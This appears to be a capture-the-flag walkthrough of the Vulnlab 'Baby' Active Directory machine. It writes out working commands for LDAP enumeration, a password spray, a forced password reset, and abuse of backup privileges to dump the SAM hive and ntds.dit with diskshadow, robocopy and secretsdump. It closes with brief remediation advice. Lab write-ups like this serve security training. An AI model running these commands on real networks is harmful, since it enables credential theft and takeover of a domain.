Vulnlab Walkthrough Baby
Nmap

Here we can see that ldap is open on various ports.
Enumeration
To enumerate users, we can use ldapsearch and anonymous bind -x.
ldapsearch -x -H ldap://10.10.86.21 -b "dc=baby,dc=vl" | grep dn:

With this list of users, we can also use ldapsearch to enumerate account descriptions.
ldapsearch -x -H ldap://10.10.86.21 -b "dc=baby,dc=vl" | grep desc -A2
Shown below is a default password in a account description.

When we attempt to login as Teresa, we get “Logon Failure.”

Initial Foothold
At this point, we can create a text file containing the enumerated users and perform a password spray attack using the default password.
crackmapexec smb 10.10.86.21 -u users.txt -p 'BabyStart123!'

From the results, we can see that Caroline.robinson requires a password change. We can change Caroline’s password using smbpasswd.
smbpasswd -U BABY/caroline.robinson -r 10.10.86.21


With these credentials we can authenticate using Evil-WinRM to find the user flag in the Desktop directory.
To check our privileges, we can run whoami /all.

SeBackupPrivileges and SeRestorePrvileges are enabled. What this means is we can read sensitive files to include the SAM and System file which contain account password hashes.
reg save hklm\sam c:\tmp\sam
reg save hklm\system c:\tmp\system

After using the download command on EvilWinRM to download these files to our host machine, we can run secretsdump.py to obtain the administrator hash.
python3 secretsdump.py -sam sam -system system LOCAL


The hash that we obtained is a local administrator hash, which can’t be used to authenticate to the Active Directory Domain. What we need is the nist.dit file which is a database that stores all domain user credentials. By creating scripts.txt below, we can create a shadow copy of C: to include the ntds.dit file.
Scripts.txt
set metadata C:\tmp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backup
After transferring scripts.txt to our EvilWinRM shell, we can use diskshadow to obtain a shadow copy C:.
diskshadow /s scripts.txt

Then to extract the nist.dit file from this shadow copy, we can use the robocopy command.
robocopy /b E:\Windows\ntds . ntds.dit

After obtaining the ntds.dit file, we can transfer this to our host machine.

Using secretsdump.py we can obtain all domain credentials, including credentials for the domain administrator.
python3 secretsdump.py -sam sam -system system -ntds ntds.dit LOCAL



With the domain administrator hash, we can authenticate using EvilWinRM. Here, we find the root flag in the desktop directory.
Remediation
Remove passwords from account descriptions. Restrict SeBackupPrivileges and SeRestorePrivileges to only trusted administrative accounts.